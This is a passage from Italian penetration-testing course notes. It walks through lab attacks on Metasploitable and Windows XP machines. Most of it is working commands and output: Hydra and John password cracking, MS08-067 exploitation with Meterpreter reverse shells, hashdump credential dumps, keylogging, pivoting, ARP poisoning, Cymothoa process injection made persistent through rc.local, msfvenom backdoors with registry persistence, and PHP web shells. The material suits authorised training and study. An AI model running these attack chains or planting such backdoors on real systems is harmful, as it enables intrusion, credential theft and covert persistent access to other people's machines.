Warning: Only 117 candidates buffered for the current salt, minimum 144
needed for performance.
Warning: Only 141 candidates buffered for the current salt, minimum 144
needed for performance.
Warning: Only 108 candidates buffered for the current salt, minimum 144
needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123456789    (klog)
batman        (sys)  Username
```

Al termine del processo di cracking John memorizzerà all'interno del file john.pot le password rilevate. Mediante il seguente comando è possibile visualizzare le password rilevate: john -show pass

Johnny

GUI per John. Non presente di default in Kali.

Ophcrack

Password cracker basato su Rainbow Tables. Basato sulla tecnica di Time-Memory Tradeoff sviluppata da Philippe Oechslin nel 2003. Può essere usato per il cracking delle password di Windows in formato LM (LAN Manager) ed NTLM (NT LAN Manager). LM: formato utilizzato in sistemi antecedenti a Windows e NT per memorizzare le password utente, NTLM: successore del formato LM. Prima di poter utilizzare Ophcrack è necessario scaricare le relative rainbow tables: <http://ophcrack.sourceforge.net/tables.php>, Alcune sono gratuite, altre a pagamento. Si avvia digitando: ophcrack.

Esempio: Nell'esempio utilizzeremo la Rainbow table XP Free Fast tables_xp_free_fast.zip

1. Estraiamo il contenuto del file tables_xp_free_fast.zip, tasto destro sul nome del file -> Extract Here
2. Avviamo Ophcrack in modalità grafica
3. Selezioniamo la Rainbow Table da utilizzare, selezioniamo xp_free_fast e installiamolo
4. Scegliamo il file (winpass.txt) contenente gli account e le password della macchina target Win XP SP 3. Ad es., ottenuti tramite il comando hashdump fornito da Meterpreter
5. Avviamo il cracking delle password cliccando sul Crack
6. Attendiamo il completamento del cracking delle password
7. Al termine del processo di cracking verranno mostrate le password ottenute da Ophcrack

9.1.4 Online password cracking

Strumenti che «interagiscono» direttamente con la macchina target. In generale operano in due fasi:

1. Generazione della wordlist a partire da informazioni raccolte dalla macchina target
2. Attacco online alle password: si prova ad effettuare il login sulla macchina target fin quando non vengono trovate le credenziali corrette

Svantaggi degli strumenti di online password cracking:

- Le loro azioni potrebbero essere rilevate e bloccate dalla macchina target
- Ci vuole più tempo per eseguire tali attacchi rispetto agli strumenti offline

Vantaggi degli strumenti di online password cracking:

- Non è possibile effettuare il cracking di molti servizi di rete, quali SSH, Telnet, FTP, VNC, etc, mediante tecniche di offline password cracking

NOTA: occorre fare attenzione quando si utilizzano questi strumenti, si potrebbero bloccare tutti gli account del sistema.

Crunch

Strumento per creare wordlist in base a criteri impostati dall'utente. Wordlist che potranno essere utilizzate per il password cracking. Si avvia con: crunch.

Crunch – Esempio 1 : Creiamo una wordlist contenente parole la cui lunghezza è al più cinque caratteri e la memorizziamo nel file 5chars.txt: crunch 1 5 -o 5chars.txt. Il file 5chars.txt avrà il seguente contenuto: a, b, c, ..., zzzzz .

Crunch – Esempio 2 : Creiamo una wordlist contenente parole aventi lunghezza fino a 4 caratteri, composte da lettere minuscole e numeri: crunch 1 4 -f /usr/share/crunch/charset.lst lalpha-numeric -o wordlist.lst.

Il file wordlist.lst avrà il seguente contenuto: a, b, c, ... 9999.

CeWL

The Custom Word List (CeWL) generator, è uno spider che visita un determinato URL e crea una lista (univoca) contenente le parole ricavate da tale visita. La lista creata può essere anche usata da strumenti per l'offline password cracking. Ad es., John (the Ripper). Si avvia tramite cewl.

Tra i parametri più importanti di CeWL possiamo trovare i seguenti:

- depth N o -d N: imposta ad N la profondità della visita da parte dello spider. Il valore di default è 2
- min_word_length N o -m N: lunghezza minima di una parola. La lunghezza minima di default è 3
- verbose o -v: fornisce un output verboso
- write o -w: permette di salvare l'output in un file

CeWL – Esempio Creiamo una wordlist a partire da un determinato URL. Servizio Mutillidae di Metasploitable 2: <http://10.0.2.10/mutillidae>.

La wordlist prodotta da CeWL sarà memorizzata nel file ms2_wrldst.txt: cewl -w ms2_wrldst.txt <http://10.0.2.10/mutillidae>. Wordlist contenuta nel file ms2_wrldst.txt:

```
the
HTML
and
Injection
Storage
Site
Log
User
Data
blog
Info
Mutillidae
php
File
Login
Viewer
Lookup
```

Hydra

Strumento che implementa tecniche di online password cracking. Supporta numerosi protocolli di rete, tra i quali: HTTP, SSH, FTP, POP3, SMB, VNC, etc. Prova ad effettuare il login su una macchina target utilizzando una lista di username e/o password forniti dall'utente, di default, tenta di effettuare il login usando 16 connessioni in parallelo verso la stessa macchina target.

Hydra – Esempio : Usiamo Hydra per effettuare l'online password cracking della password relativa al server VNC (Virtual Network Computing) di Metasploitable 2 (IP: 10.0.2.6). Verranno utilizzate le password memorizzate nel file (wordlist) password.lst.

NOTA: è necessario diminuire la velocità di scansione ed il grado di parallelizzazione utilizzati di default da Hydra così che possa operare in maniera efficace nei confronti del server VNC.

- Duplichiamo il file password.lst, così da preservarne il suo funzionamento con John (the Ripper):

```
cd /usr/share/john/
cp password.lst password_hydra.lst
```

- Apriamo il file password_hydra.lst (ad es., tramite gedit) ed eliminiamo commenti presenti all'inizio di tale file. Parametri che utilizzeremo per l'esempio:

- t TASKS: il numero di task da eseguire in parallelo (default 16)
- W TIME: definisce il tempo di attesa tra ogni connessione eseguita da un'attività
- c TIME: il TEMPO di attesa in secondi per tentativo di accesso su tutti i thread
- v / -V: verbose mode / mostra login+password ad ogni tentativo
- P: password File

- Eliminiamo (se presente) il file hydra.restore, nel quale sono memorizzate le vecchie sessioni di Hydra: rm ./hydra.restore

- Avviamo Hydra: hydra -V -t 4 -W 5 -c 5 -P /usr/share/john/password_hydra.lst 10.0.2.6 vnc

```
root@kali:~# hydra -V -t 4 -W 5 -c 5 -P /usr/share/john/password_hydra.lst 10.0.2.6
vnc
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

[INFO] setting max tasks per host to 1 due to -c option usage
Hydra (http://www.thc.org/thc-hydra) starting at 2019-05-17 07:17:45
[DATA] max 1 task per 1 server, overall 1 task, 3546 login tries (l:1/p:3546), -354
6 tries per task
[DATA] attacking vnc://10.0.2.6:5900/
[ATTEMPT] target 10.0.2.6 - login "" - pass "123456" - 1 of 3546 [child 0] (0/0)
[ATTEMPT] target 10.0.2.6 - login "" - pass "12345" - 2 of 3546 [child 0] (0/0)
[ATTEMPT] target 10.0.2.6 - login "" - pass "password" - 3 of 3546 [child 0] (0/0)
[5900][vnc] host: 10.0.2.6 password: password
[ATTEMPT] target 10.0.2.6 - login "" - pass "password1" - 4 of 3546 [child 0] (0/0)
[5900][vnc] host: 10.0.2.6 password: password1
[ATTEMPT] target 10.0.2.6 - login "" - pass "123456789" - 5 of 3546 [child 0] (0/0)
```

Per verificare se le password ottenute da Hydra sono corrette, è sufficiente eseguire vncviewer sulla macchina Kali ed utilizzare tali password. Quindi colleghiamoci a 10.0.2.6 e inseriamo la password precedentemente ottenuta. Una volta entrati digitiamo il comando whoami possiamo notare che abbiamo avuto accesso come utente root.

9.1.5 Privilege escalation con meterpreter

Meterpreter consente di effettuare in maniera automatica varie attività di privilege escalation: dump degli account di sistema, keylogging, pivoting, sniffing, etc.

Negli esempi seguenti assumeremo che l'accesso alla macchina target, Windows XP SP 3 (Indirizzo IP 10.0.2.18), avvenga tramite Metasploit. Effettuiamo l'exploitation della macchina target:

```
use exploit/windows/smb/ms08_067_netapi
set payload windows/meterpreter/reverse_tcp
set RHOST 10.0.2.18 (Indirizzo macchina Win XP SP3)
set LHOST 10.0.2.15 (Indirizzo macchina Kali)
exploit
```

Esempio 1 – getsystem: Mediante il comando getuid verifichiamo i privilegi ottenuti dopo l'accesso alla macchina target. Mediante il comando getsystem è possibile (tentare di) effettuare Privilege Escalation.

Esempio 2 – Dump degli Account di Sistema: Mediante il comando hashdump è possibile effettuare il dump degli account (username e password) di sistema memorizzati sulla macchina target: hashdump.

Tali account sono memorizzati in formato hash NTLM (NT LAN Manager) e possono essere crackati mediante strumenti di offline password cracking. Inserisco l'output del comando hashdump all'interno di un file .txt: winpass.txt

User	SID	Hash
Administrator	500	d73a260874ba3a6aaad3b435b51404ee:e2826d228c2b75e23fadefbc6c4a4ac23:::
Guest	501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::	
HelpAssistant	1000:685fb388159ff7882b511baacd349a24:db5d9fddd641470eba9f1c743fad91e:::	
PenTest	1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::	
SUPPORT_388945a0	1002:aad3b435b51404eeaad3b435b51404ee:2d26ebdf2e9a7b0f67e99a11a45426a2:::	
User1	1004:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::	
User2	1005:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::	
Utente Segretissimo	1006:2d2f9df47df9c93ae917f8d6fa472d2c:9c083bf3cac322a0684667dbe517b9d:::	

Contenuto del file **winpass.txt**

Esempio 3 – Cracking degli Account di Sistema: Mediante John The Ripper effettuo il cracking della password relativa all'utente Administrator memorizzata nel file winpass.txt:

> john -format=LM -user=Administrator winpass.txt

```
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:LM ASCII
P1PP3R0_lowser_len_(Administrator)
1g 0:00:00:04 DONE 3/3 (2019-04-12 18:40) 0.2283g/s 35860Kp/s 35860Kc/s 35860KC/s P15P287.
.P1PH065
```

Un altro modo è prendere il valore hash all'interno del file winpass, e metterlo su CrackStation un servizio Web-based di password cracking: <https://crackstation.net/>

Esempio 4 – Keylogging (Processo Explorer.exe) Tramite la macchina Kali accediamo alla macchina Windows XP SP3 (Indirizzo IP 10.0.2.18)

```
> use exploit/windows/smb/ms08_067_netapi
> set payload windows/meterpreter/reverse_tcp
> set RHOST 10.0.2.18
> set LHOST 10.0.2.15 (Indirizzo macchina Kali)
> exploit
```

Usando la sessione Meterpreter è possibile registrare le sequenze di tasti digitati dagli utenti sulla macchina target:

1. Innanzitutto, mediante il comando getuid, visualizziamo qual è lo username associato al processo della sessione corrente di Meterpreter
2. Simuliamo un accesso alla macchina target (Windows XP) da parte di un suo legittimo utente. Nell'esempio assumiamo che l'utente PenTest abbia effettuato l'accesso alla macchina target
3. Tramite il comando ps vediamo quali sono i processi in esecuzione su tale macchina

Process List	PID	PPID	Name	Arch	Session	User
	0	0	[System Process]			
	4	0	System	x86	0	NT AUTHORITY\SYSTEM
	312	228	explorer.exe	x86	0	PENTESTINGXP\PenTest

Explore.exe è il principale processo di Windows responsabile dell'interazione tra l'utente ed il Sistema Operativo. Si occupa dell'interfaccia grafica dell'utente, mostra i task attivi, permette di eseguire i programmi, ed implementa l'interfaccia di Windows per il sistema di gestione dei file. Se si riesce ad avere il controllo del processo explorer.exe è possibile intercettare tutte le azioni compiute dall'utente.

Meterpreter fornisce il comando migrate, che permette di migrare ad uno specifico processo, assumendone il controllo. La sintassi è migrate PID, dove PID è il Process IDentifier (PID) del processo verso cui si intende migrare.

4. Migriamo verso il processo 312: migrate 312. Digitando getuid vediamo che ora meterpreter è associato a pentest.
5. Mediante il comando keyscan_start avviamo il logging dell'attività dell'utente (keylogging): keyscan_start. keyscan_dump: possiamo visualizzare ciò che l'utente ha digitato sulla macchina target.

Esempio 5 – Keylogging (Processo winlogon.exe) È possibile migrare al processo che gestisce il Log On su Windows. winlogon.exe è il processo che gestisce l'autenticazione degli utenti su un sistema Windows. Mediante il comando ps è possibile visualizzare il PID associato al processo winlogon.exe (620 nel nostro caso). Una volta migrata la sessione si procede con keyscan_start e keyscan_dump.


Kiwi

Permette di «recuperare» le credenziali di accesso sulla macchina target senza uscire da Metasploit, si avvia tramite load kiwi in un sessione meterpreter.

esempio Una volta entrato in una macchina tramite meterpreter si può usare creds_all per ottenere le password memorizzate in memoria sulla macchina target.

Pivoting

Salto da una rete all'altra, utilizzando come Gateway un elemento (macchina target) comune tra le due reti. In questo caso il Gateway sarà una macchina target compromessa.



Esempio 1

- Tramite la macchina Kali accediamo alla macchina Windows XP (Indirizzo IP 10.0.2.18)

```
> use exploit/windows/smb/ms08_067_netapi
> set payload windows/meterpreter/reverse_tcp
> set RHOST 10.0.2.18 (Indirizzo macchina Win XP)
> set LHOST 10.0.2.15 (Indirizzo macchina Kali)
> exploit
```

- Mettiamo in background la sessione corrente, digitando il seguente comando background
- Aggiungiamo una nuova rotta (route) verso la rete target 192.168.0.0/24. Il comando route add conterrà solo due parametri: la Rete target in formato CIDR e l'ID della sessione Meterpreter che opererà da gateway: route add 192.168.0.0/24 1
- Per accedere a Metasploitable 2 sfrutteremo il servizio vsFTPD 2.3.4 in esecuzione su tale macchina. Indirizzo IP della macchina Metasploitable 2: 192.168.0.4. Useremo i seguenti exploit e payload:

```
> use exploit/unix/ftp/vsftpd_234_backdoor
> set payload cmd/unix/interact
> show options
> set RHOSTS 192.168.0.4
> exploit
```

Da ora si ha accesso alla macchina Metasploitable 2.

Pivoting – Esempio 2 (Port Forwarding) Supponiamo di volere accedere dalla macchina Kali al servizio ManageEngine Desktop Central 9 fornito da Metasploitable 3 (IP: 192.168.0.7), tale servizio è in esecuzione sulla porta 8020.

1. Tramite la macchina Kali accediamo alla macchina Windows XP (Indirizzo IP 10.0.2.18)

```
> use exploit/windows/smb/ms08_067_netapi
> set payload windows/meterpreter/reverse_tcp
> set RHOST 10.0.2.18 (Indirizzo macchina Windows XP)
> set LHOST 10.0.2.15 (Indirizzo macchina Kali)
> xploit
```

2. Mettiamo in background la sessione corrente, digitando il seguente comando: background
3. Aggiungiamo una nuova rotta (route) verso la rete target 192.168.0.0/24: route add 192.168.0.0/24 1
4. Supponiamo di voler accedere alla porta 8020 della macchina Metasploitable 3. È necessario effettuare il port forwarding tra una porta locale (ad es., 8888) della macchina Kali e la porta 8020 di Metasploitable 3


```
> sessions -i 1
> portfwd add -l 8888 -p 8020 -r 192.168.0.7
```
5. Dalla macchina Kali, tramite Firefox, ci connettiamo alla seguente URL: http://localhost:8888, verremo reindirizzati al servizio presente sulla porta 8020 di Metasploitable 3.

9.1.6 Network Sniffer

Applicativo software o dispositivo hardware in grado di monitorare i dati della rete. Solitamente utilizzato per esaminare il traffico di rete senza alterarne i contenuti. Se il traffico di rete non è cifrato diventa facile catturarlo, è possibile catturare username, password, contenuti delle e-mail, etc. Esistono diversi Network sniffer: tcpdump, wireshark, ettercap, ecc.

Ettercap

Permette di effettuare Network Sniffing ed attacchi di tipo Man-in-the-Middle su reti LAN.

Esempio: Supponiamo di voler intercettare le credenziali di login digitate per accedere al seguente servizio di Mutillidae (Metasploitable 2): http://10.0.2.6/mutillidae/index.php?page=login.php. Avviato Ettercap si clicca su host list, si seleziona l'host desiderato e lo si aggiunge add "add target 1", si seleziona poi nel menù MITM !ARP poisoning", da questo momento ci siamo posizionati come man in the middle. Tornando su mutillidae e compiliamo i campi username e password e clicchiamo su accedi. Ettercap avrà catturato le credenziali digitate e c'è le mostrerà.

9.2 Maintaining Access

Dopo aver effettuato il Privilege Escalation sulla macchina target potrebbe essere necessario creare/installare meccanismi che consentano di mantenere l'accesso persistente a tale macchina. Così facendo, anche se in futuro la vulnerabilità sfruttata per accedere alla macchina target verrà risolta, si potrà lo stesso avere accesso a tale macchina. È sempre necessario documentare tutti i meccanismi di accesso persistente installati durante la fase di Postexploitation. Così che tali meccanismi possano poi essere subito rimossi al termine del processo di penetration testing. È necessario assicurarsi che l'utilizzo di meccanismi di persistenza (ad es., backdoor) sia stato esplicitamente richiesto/consentito per iscritto durante la fase di Target Scoping ed in particolare nella Definizione delle Regole di Ingaggio.

Gli strumenti per mantenere l'accesso persistente ad una macchina target sono generalmente classificati in tre categorie principali:

- Operating System Backdoor
- Web Backdoor
- Strumenti di Tunneling

9.2.1 Operating System Backdoor

Una backdoor è un metodo/strumento che permette di mantenere l'accesso persistente ad una macchina target senza utilizzare i normali processi di autenticazione di tale macchina, eventualmente, anche senza essere rilevati da chi amministra tale macchina.

Cymothoa

Backdoor che consente di iniettare il suo shellcode all'interno di un processo esistente, in modo da celare la backdoor sotto forma di un regolare processo. La backdoor è in grado di coesistere con il processo iniettato senza destare sospetti. **Nota:** Iniettare lo shellcode in un processo fornisce un altro vantaggio, se la macchina target dispone di meccanismi di sicurezza che monitorano solo l'integrità dei file eseguibili ma non eseguono verifiche sulla memoria, la backdoor iniettata nel processo non verrà rilevata.

I parametri più importanti presi in input da cymothoa sono:

- PID del processo in cui iniettare lo shellcode
- Tipo di shellcode da iniettare: cymothoa -S

Cymothoa – Esempio 1 (Backdoor Non Persistente)

Inietteremo Cymothoa in un processo sulla macchina target Metasploitable 2, con indirizzo IP 10.0.2.6 e utilizzeremo due exploit:

1. Exploit remoto che ci consentirà di ottenere l'accesso alla macchina target sotto forma di utente non privilegiato
2. Exploit locale che ci consentirà di effettuare Vertical Privilege Escalation

Useremo il comando upload della shell Meterpreter per caricare Cymothoa sulla macchina target.

1.

```
> use exploit/multi/http/tomcat_mgr_deploy
> set payload java/meterpreter/reverse_tcp
> set RHOST 10.0.2.6
> set RPORT 8180
> set LHOST 10.0.2.15
> set httpusername tomcat
> set httppassword tomcat
> exploit
```
2. Metteremo la sessione in background
3. Usiamo la sessione precedentemente instaurata per veicolare ed eseguire un exploit locale sulla macchina target (exploit/linux/local/udev_netlink), tale exploit ci consentirà di effettuare Vertical Privilege Escalation


```
> use exploit/linux/local/udev_netlink
> set PAYLOAD linux/x86/meterpreter/reverse_tcp
> set SESSION 1
> set LHOST 10.0.2.15
> exploit
```
4. Scarichiamo Cymothoa dal seguente URL: <https://sourceforge.net/projects/cymothoa/>, assumiamo che Cymothoa venga scaricata sul Desktop di Kali.
5. Tramite la corrente sessione Meterpreter carichiamo Cymothoa nella directory /tmp della macchina target:


```
> lcd /root/Desktop
> upload cymothoa-1-beta.tar.gz /tmp
```
6. Tramite la corrente sessione Meterpreter accediamo alla shell di sistema della macchina target: shell
7. Compiliamo Cymothoa:


```
> cd /tmp
> tar xzvf cymothoa-1-beta.tar.gz
> cd cymothoa-1-beta
> make
```
8. Sulla macchina target, tramite la sessione Meterpreter, vediamo qual è il PID del processo udev:
`> ps aux | grep udev`
 In tale processo andremo ad iniettare lo shellcode di Cymothoa
9. Iniettiamo lo shellcode di Cymothoa nel processo avente PID 2288 (udev), verrà creata un backdoor in ascolto sulla porta 4444:


```
> ./cymothoa -p 2288 -s 1 -y 4444
```

10. Mediante netcat ci colleghiamo dalla macchina Kali alla macchina target: > nc -nvv 10.0.2.6 4444.

La backdoor Cymothoa consentirà l'accesso diretto alla macchina target. Cymothoa non garantisce persistenza sulla macchina target, al riavvio della macchina lo shellcode di tale backdoor non sarà più presente nel processo che è stato infettato. Per garantire la persistenza è necessario iniettare lo shellcode della backdoor in un determinato processo ad ogni avvio del sistema. Questa operazione può essere automatizzata. Le prime fasi sono uguali, dopo la fase 3 creeremo il seguente script bash (cym.sh):

```
#!/bin/bash
p=`cat /var/run/crond.pid`
if [ "$p" -eq "$p" ] 2>/dev/null; then
q=$p
else
q='(echo $p | awk '{print $2}')'
fi
echo $q
exec /etc/cymothoa-1-beta/cymothoa -p $q -s 1 -y 4444
exit
```

Successivamente:

5. Tramite la corrente sessione Meterpreter, carichiamo Cymothoa nella directory /etc della macchina target:

```
> lcd /root/Desktop
> upload cymothoa-1-beta.tar.gz /etc
```

Carichiamo cym.sh nella directory /etc/init.d/ della macchina target: > upload cym.sh /etc/init.d

6. Uguale alla fase 6 precedente.

7. Compiliamo Cymothoa:

```
> cd /etc
> tar xzvf cymothoa-1-beta.tar.gz
> cd cymothoa-1-beta
> make
```

8. Assegnamo i permessi di esecuzione allo script cym.sh:

```
> cd /etc/init.d
> chmod +x /etc/init.d/cym.sh
```

9. Facciamo in modo che lo script cym.sh venga eseguito in automatico ad ogni avvio del sistema. Per farlo è necessario che tale script venga eseguito dal file /etc/rc.local.

10. Facciamo in modo che lo script cym.sh venga eseguito in automatico ad ogni avvio del sistema:

```
> sed -i '$d' /etc/rc.local
> echo "sh /etc/init.d/cym.sh" >> /etc/rc.local
> echo "exit 0" >> /etc/rc.local
```

11. Riavviamo la macchina target e da Kali proviamo a connetterci ad essa: > nc -nvv 10.0.2.6 4444

Metasploit

Metasploit permette di generare ed installare backdoor sulla macchina target. Così da consentire l'accesso persistente a tale macchina. Il servizio di backdoor fornito da Metasploit non richiede l'autenticazione per poter accedere ad una determinata macchina target, ciò consente potenzialmente a chiunque di poter accedere a tale macchina senza l'utilizzo di credenziali di accesso. Mediante msfvenom creeremo una backdoor e la utilizzeremo per accedere alla macchina target durante la fase di Postexploitation.

1. Generiamo una backdoor mediante msfvenom: > msfvenom -a x86 -platform linux -p linux/x86/shell/reverse_tcp LHOST=10.0.2.7 LPORT=4444 -f elf -o shell.elf

- -a x86 rappresenta il tipo di architettura scelta
- -platform linux rappresenta la piattaforma da utilizzare
- -p linux/x86/shell/reverse_tcp è il tipo di payload selezionato
- lhost=10.0.2.7 è l'indirizzo IP della macchina Kali, che permetterà di instaurare una connessione reverse con la macchina target
- lport=4444 è la porta sulla quale sarà stabilita la connessione reverse
- -f elf è il formato del payload (Executable and Linkable Format)
- -o shell.elf salva il codice generato, nel file che segue l'opzione -o

2. Creiamo lo script in.sh. La backdoor shell.elf verrà eseguita automaticamente ad ogni esecuzione dello script in.sh:

```
#!/bin/sh
/etc/init.d/shell.elf
```

3. Effettuiamo la remote exploitation della macchina target

```
> use exploit/multi/http/tomcat_mgr_deploy
> set payload java/meterpreter/reverse_tcp
> set RHOST 10.0.2.6
> set RPORT 8180
> set LHOST 10.0.2.7
> set httpusername tomcat
> set httppassword tomcat
> exploit
```

4. Mettiamo in background la sessione sulla macchina target: > background

5. Effettuiamo il vertical privilege escalation sulla macchina target:

```
> use exploit/linux/local/udev_netlink
> set PAYLOAD linux/x86/meterpreter/reverse_tcp
> set SESSION 1
> set LHOST 10.0.2.7
> exploit
```

6. Tramite la corrente sessione Meterpreter carichiamo la backdoor shell.elf e lo script in.sh nella directory /etc/init.d/ della macchina target:

```
> upload shell.elf /etc/init.d/
> upload in.sh /etc/init.d/
```

7. Assegniamo i permessi di esecuzione alla backdoor shell.elf ed allo script in.sh:

```
> shell
> chmod +x /etc/init.d/shell.elf
> chmod +x /etc/init.d/in.sh
```

8. Facciamo in modo che lo script in.sh venga eseguito in automatico ad ogni avvio del sistema

```
> sed -i '$d' /etc/rc.local  
> echo "sh /etc/init.d/in.sh" >> /etc/rc.local  
> echo "exit 0" >> /etc/rc.local
```

9. Utilizziamo un generico modulo handler fornito da Metasploit per instaurare una connessione di tipo reverse con la macchina target

```
> use exploit/multi/handler  
> set LHOST 10.0.2.7  
> set LPORT 4444  
> set payload linux/x86/shell/reverse_tcp  
> run
```

10. Riavviando la macchina target possiamo notare che viene instaurata una connessione reverse TCP tra tale macchina e quella Kali

Metasploit – Esempio 2 (Windows XP SP3)

1. Generiamo una backdoor mediante msfvenom: msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4444 -f exe -o my_payload.exe

- -p windows/meterpreter/reverse_tcp è il tipo di payload selezionato
- lhost=10.0.2.15 è l'indirizzo IP della macchina Kali, che permetterà di instaurare una connessione reverse con la macchina target
- lport=4444 è la porta sulla quale sarà stabilita la connessione reverse
- -f exe è il formato del payload (Windows executable file)
- -o my_payload.exe salva il codice generato, nel file che segue l'opzione -o

2. Effettuiamo la remote exploitation della macchina target avente indirizzo IP 10.0.2.18:

```
> use exploit/windows/smb/ms08_067_netapi  
> set payload windows/meterpreter/reverse_tcp  
> set RHOST 10.0.2.18 [Macchina Windows XP]  
> set LHOST 10.0.2.15 [Macchina Kali]  
> exploit
```

3. Mettiamo in background la sessione Meterpreter: > background

4. Per inviare la backdoor alla macchina target usiamo il seguente modulo ausiliario fornito da Metasploit per la fase di post exploitation: > post/windows/manage/persistence_exe. Questo modulo carica un file eseguibile (backdoor) sulla macchina target e rende l'esecuzione di tale file persistente, copia l'eseguibile in una specifica posizione del file system ed aggiunge la relativa chiave al registro di Windows così da garantire l'avvio dell'eseguibile ad ogni avvio di Windows. Per inviare la backdoor alla macchina target usiamo il seguente modulo ausiliario fornito da Metasploit per la fase di post exploitation:

```
> use post/windows/manage/persistence_exe  
> show options
```

È possibile scegliere in quale fase avviare la backdoor: - USER: la backdoor sarà eseguita al login di un utente - SYSTEM: la backdoor sarà eseguita al boot del sistema - SERVICE: la backdoor sarà eseguita all'avvio di un determinato servizio

5. Configuriamo il modulo ausiliario selezionato nella Fase 4

```
> set REXEPATH my_payload.exe
> set SESSION 1
> set STARTUP SYSTEM
```

6. Eseguiamo il modulo ausiliario configurato nella Fase 5: > run

Se la Fase 6 termina con successo, la backdoor viene installata correttamente sulla macchina target a questo punto, possono essere chiuse tutte le sessioni Meterpreter (exit) è sufficiente chiudere il terminale da cui sono stati eseguiti tutti i comandi, infine può essere spenta (o riavviata) la macchina target.

7. Può essere utilizzato un generico modulo handler per instaurare una connessione di tipo reverse con la macchina target

```
> use exploit/multi/handler
> set payload windows/meterpreter/reverse_tcp
```

con show scopriamo che va impostato l'indirizzo IP della macchina Kali, si tratta di una connessione reverse

```
> set LHOST 10.0.2.15
> run
```

8. Avviamo la macchina Windows XP su cui è stata installata la backdoor ed effettuiamo l'accesso ad essa tramite uno degli utenti del sistema. Tornando alla MSFConsole possiamo osservare che è stata istanziata una sessione Meterpreter

9. Riavviando la macchina Windows XP, nella MSFConsole possiamo osservare che la sessione Meterpreter instaurata precedentemente è stata chiusa. Avviando nuovamente il modulo handler (digitando solo il comando run) verrà immediatamente aperta una nuova sessione Meterpreter con la macchina target.

Metasploit – Esempio 3 (Windows XP SP3)

Per veicolare la backdoor sulla macchina target, Metasploit fornisce varie altre soluzioni (moduli). Ad es., exploit/windows/local/persistence:

1. Effettuiamo la remote exploitation della macchina target

```
> use exploit/windows/smb/ms08_067_netapi
> set payload windows/meterpreter/reverse_tcp
> set RHOST 10.0.2.18 [Macchina Windows XP]
> set LHOST 10.0.2.15 [Macchina Kali]
> exploit
> background
```

2. Usiamo tale modulo (exploit) per caricare la backdoor sulla macchina target

```
> use exploit/windows/local/persistence
> set DELAY 30
> set EXE_NAME my_payload.exe
> set SESSION 1
> set STARTUP SYSTEM
> exploit
```

Se l'esecuzione dell'exploit termina con successo, la backdoor viene installata correttamente sulla macchina target. A questo punto possono essere chiuse tutte le sessioni Meterpreter (exit). È sufficiente chiudere il Terminale da cui sono stati eseguiti tutti i comandi, può essere spenta (o riavviata) la macchina target.

3. Può essere utilizzato un generico modulo handler per instaurare una connessione di tipo reverse con la macchina target:

```
> use exploit/multi/handler
> set payload windows/meterpreter/reverse_tcp
> set LHOST 10.0.2.15
> run
```

4. Avviamo la macchina Windows XP su cui è stata installata la backdoor ed effettuiamo l'accesso ad essa tramite uno degli utenti del sistema, tornando alla MSFConsole possiamo osservare che è stata istanziata una sessione Meterpreter

9.2.2 Web Beckdoor

Strumenti utilizzati per mantenere l'accesso persistente ad una macchina target sfruttando un Web Server compromesso. In generale sono meno rilevabili rispetto alle Operating System backdoor.

WeBaCoo

WeBaCoo (Web Backdoor Cookie) è una eeb backdoor usata per fornire una connessione remota (basata su HTTP) verso la macchina target. La comunicazione con la macchina target avviene utilizzando HTTP header cookie. Questo rende la rilevazione di tale backdoor da parte di AV, IDS/IPS e firewall estremamente difficile. Mediante il seguente comando generiamo una Web backdoor PHP utilizzando i parametri di default di WeBaCoo e la memorizziamo nel file test.php: webacoo -g -o test.php

Esempio:

1. effettuiamo una remote exploitation
2. mettiamo in background la sessione
3. effettuiamo vertical Privilege Escalation tramite l'exploit locale
4. Carichiamo il file test.php nella directory /var/www della macchina target: upload test.php /var/www
5. Mediante il seguente comando è possibile connettersi alla Web backdoor installata sulla macchina target: webacoo -t -u http://10.0.2.6/test.php
6. Riavviamo la macchina target. Connnettiamoci nuovamente alla Web backdoor installata sulla macchina target: webacoo -t -u http://10.0.2.6/test.php

Weevely

Web backdoor (o Web shell) progettata per scopi di Postexploitation che permette di ottenere l'accesso ed il controllo remoto di una macchina target.

Esempio:

1. Generiamo la Web backdoor: weevely generate SamplePassword shell.php
2. eCarichiamo il file shell.php sulla macchina target (Metasploitable 2 – Indirizzo IP: 10.0.2.9), così come fatto negli esempi precedenti
3. Ci connettiamo alla Web backdoor: weevely http://10.0.2.9/shell.php SamplePassword
4. Controlliamo da remoto la macchina target: weevely http://10.0.2.9/shell.php SamplePassword
5. Per ottenere informazioni sulle interfacce di rete della macchina target: :net_ifconfig

Altre Web Shell

Kali fornisce al pentester ulteriori Web backdoor (Web shell). Disponibili nella directory /usr/share/webshells/. Scritte utilizzando vari linguaggi di programmazione (ASP, JSP, PHP, etc):

```
[root@kali]~-[/usr/share/webshells]
# ls -l
total 24
drwxr-xr-x 2 root root 4096 Feb 11 17:57 asp
drwxr-xr-x 2 root root 4096 Feb 11 17:57 aspx
drwxr-xr-x 2 root root 4096 Feb 11 17:57 cfm
drwxr-xr-x 2 root root 4096 Feb 11 17:57 jsp
lrwxrwxrwx 1 root root 19 Feb 11 18:05 laudanum → /usr/share/laudanum
drwxr-xr-x 2 root root 4096 Feb 11 17:57 perl
drwxr-xr-x 3 root root 4096 Feb 11 17:57 php
```

Metasploit (PHP Meterpreter)

Payload PHP fornito da Metasploit. Permette di creare una Web shell PHP che fornisce tutte le funzionalità di Meterpreter tale shell può essere caricata sul Web Server della macchina target.

